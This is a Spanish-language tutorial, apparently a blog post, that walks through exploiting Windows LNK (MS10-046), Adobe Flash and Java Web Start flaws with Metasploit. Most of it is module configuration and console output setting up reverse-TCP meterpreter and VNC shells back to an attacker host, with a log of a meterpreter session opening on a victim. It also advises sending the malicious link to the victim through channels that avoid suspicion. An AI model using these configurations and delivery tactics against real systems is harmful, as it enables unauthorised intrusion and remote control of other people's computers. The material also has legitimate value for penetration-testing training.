
Propiedad	Valor
Riesgo	Medio
Nivel de Confianza	Oficial
Impacto	Obtener acceso
Dificultad	Experto
Requisitos del atacante	Acceso remoto sin cuenta a un servicio estándar
- Información sobre el sistema**

Propiedad	Valor
Plataforma afectada	Microsoft
Software afectado	Microsoft Windows XP SP3 Microsoft Windows Server 2003 SP2 Microsoft Windows Vista SP1 y SP2 Microsoft Windows Server 2008 SP2 y R2 Microsoft Windows 7
- Descripción**


Se ha descubierto una vulnerabilidad en Windows Shell en Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 y SP2, Server 2008 SP2 y R2 y Windows 7. La vulnerabilidad reside en un error en la forma en que Windows Explorer muestra un icono de acceso directo. Un atacante podría ejecutar código arbitrario mediante un fichero .LNK o .PIF especialmente manipulado.
- Solución**

Actualización de software
Microsoft (2286190)
Actualmente no existe ningún parche disponible. Sin embargo las siguientes acciones ayudan a bloquear algunos métodos de ataque conocidos: Deshabilitar la visualización de iconos para accesos directos, y deshabilitar el servicio WebClient.
Microsoft (MS11-045)


peró podemos comprobarlo también en el siguiente enlace <http://www.securityfocus.com> en search all vulnerabilites, realizaremos la búsqueda por sistema operativo y el código cve que nos proporciona la info de metasploit.



En securityfocus publican los exploit que hayan salido para las pruebas de concepto.



Y también en el siguiente enlace <http://www.exploit-db.com>



Cuando ya hemos recopilado la información posible y ayudandonos de metasploit vamos a acceder al sistema.

El exploit se arma mediante la tecnica de browser lo que crearemos un servidor web que entregará el exploit cuando la victima pinche el enlace, el cual será enviado por los medios posibles y que no llamen mucho la atención.

Los valores a configurar son los siguientes:

- Set srvhost 192.168.1.59**
- Set srvport 90**
- Set uripath "estrenos"**
- Set payload Windows/meterpreter/reverse_tcp**
- Set lhost 192.168.1.59**

Y ejecutamos el exploit

```

bash
-----
SRVHOST 192.168.1.59 yes The local host to listen on.
SRVPORT 80 yes The daemon port to listen on (do not change)
UNCHOST no The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPATH / yes The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):
-----
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique: seh, thread, process, none
LHOST 192.168.1.59 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
-----
Id Name
--
0 Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
msf exploit(ms10_046_shortcut_icon_dllloader) >
[*] Started reverse handler on 192.168.1.59:4444
[*] Send vulnerable clients to \\192.168.1.59\sugV\
Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) >

```


Ahora unicamente esperaremos a que la victima ejecute el link,

```

bash
[*] Send vulnerable clients to \\192.168.1.59\sugV\
Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Sending UNC redirect to 192.168.1.80:1119 ...
[*] Responding to WebDAV OPTIONS request from 192.168.1.80:1121
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV
[*] Sending 301 for /sugV ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/
[*] Sending directory multistatus for /sugV/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/desktop.ini
[*] Sending 404 for /sugV/desktop.ini ...
[*] Sending LNK file to 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.manifest ...
[*] Sending DLL payload 192.168.1.80:1121 ...
[*] Received WebDAV PROPFIND request from 192.168.1.80:1121 /sugV/NDVNRSHKry.dll.123.Manifest
[*] Sending 404 for /sugV/NDVNRSHKry.dll.123.Manifest ...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1124) at 2011-01-04 23:55:20 +0100

```


Podeis comprobar que metasploit nos ha devuelto una consola meterpreter.



Adobe flashplayer

En esta ocasión el protagonista es adobe en su advisorie de 29 de junio de 2010 nos informa de una vulnerabilidad en la versión de Adobe Flash Player 10.0.45.2 en el siguiente enlace ,

<http://www.adobe.com/support/security/advisories/apsa10-01.html>



Metasploit también nos informa de la vulnerabilidad:

```

bash
Name: Adobe Flash Player "newfunction" Invalid Pointer Use
Version: 10394
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Unknown
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic

Basic options:
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3,
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload information:
Space: 1000
Avoid: 1 characters

Description:
This module exploits a vulnerability in the DoABC tag handling
within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and
Acrobat are also vulnerable, as are any other applications that may
embed Flash player. Arbitrary code execution is achieved by
embedding a specially crafted Flash movie into a PDF document. An
AcroJS heap spray is used in order to ensure that the memory used by
the invalid pointer issue is controlled. NOTE: This module uses a
similar DEP bypass method to that used within the adobe_libtiff
module. This method is unlikely to work across various Windows
versions due a the hardcoded syscall number.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-1297
http://www.osvdb.org/65141
    
```

Con lo cual ya podemos aprovechar la vulnerabilidad, el sistema es el mismo del caso anterior por broser, en este caso utilizaré un payload diferente para variar un poco, y que nos mostrará un inocente mensaje de texto.

```


bash
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.1.59    yes       The local host to listen on.
SRVPORT   80              yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3
, TLS1)
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (windows/messagebox):
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
ICON      NO               yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTI
ON
TEXT      Has sido vulnerado yes       Messagebox Text (max 255 chars)
TITLE     Atencion mensaje importante yes       Messagebox Title (max 255 chars)

Exploit target:
Id  Name
--  ---
0   Automatic

msf exploit(adobe_flashplayer_newfunction) > exploit
[*] Exploit running as background job.
msf exploit(adobe_flashplayer_newfunction) >
[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf exploit(adobe_flashplayer_newfunction) >
    
```

Vamos a conectarnos desde la victima y veremos el resultado.



Java arginject

Para mostraros que no basta con securizar el sistema operativo sino que igual se importante tener el software actualizado os maestro una vulnerabilidad de java.

En esta ocasion accederemos a la base de datos de mitre.org don de esta clasificada la vulnerabilidad <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0886>

CVE-ID
CVE-2010-0886 [Learn more at National Vulnerability Database \(NVD\)](#)
 (under review) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description
 Unspecified vulnerability in the Java Deployment Toolkit component in Oracle Java SE and Java for Business JDK and JRE 6 Update 10 through 19 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:<http://www.oracle.com/technology/deploy/security/alerts/alert-cve-2010-0886.html>
- CONFIRM:<http://support.apple.com/kb/HT4170>
- CONFIRM:<http://support.apple.com/kb/HT4171>
- APPLE:APPLE-SA-2010-05-18-1
- URL:<http://lists.apple.com/archives/security-announce/2010/May/msg00001.html>
- APPLE:APPLE-SA-2010-05-18-2
- URL:<http://lists.apple.com/archives/security-announce/2010/May/msg00002.html>
- SUNALERT:279590
- URL:<http://sunsolve.sun.com/search/document.do?assetkey=1-66-279590-1>
- SUNALERT:1022294
- URL:<http://sunsolve.sun.com/search/document.do?assetkey=1-77-1022294.1-1>
- SECUNIA:39819
- URL:<http://secunia.com/advisories/39819>

Usaremos metasploit para que no devuelva una sesion Vnc remota:

```

Module options:
-----
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.1.59    yes       The local host to listen on.
SRVPORT   80               yes       The daemon port to listen on
SSL       false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
UNCPATH   no               no        Override the UNC path to use.
URIPATH   yes              yes       The URI to use.

Payload options (windows/vncinject/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
AUTOVNC   true             yes       Automatically launch VNC viewer if present
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.59    yes       The listen address
LPORT     4444             yes       The listen port
VNCHOST   127.0.0.1        yes       The local host to use for the VNC proxy
VNCPORT   5900             yes       The local port to use for the VNC proxy

Exploit target:
-----
Id  Name
--  ---
0   Automatic

msf exploit(java_ws_arginject_altjvm) >
    
```

Como se muestra en la imagen, el exploit nos devuelve la consola vnc.

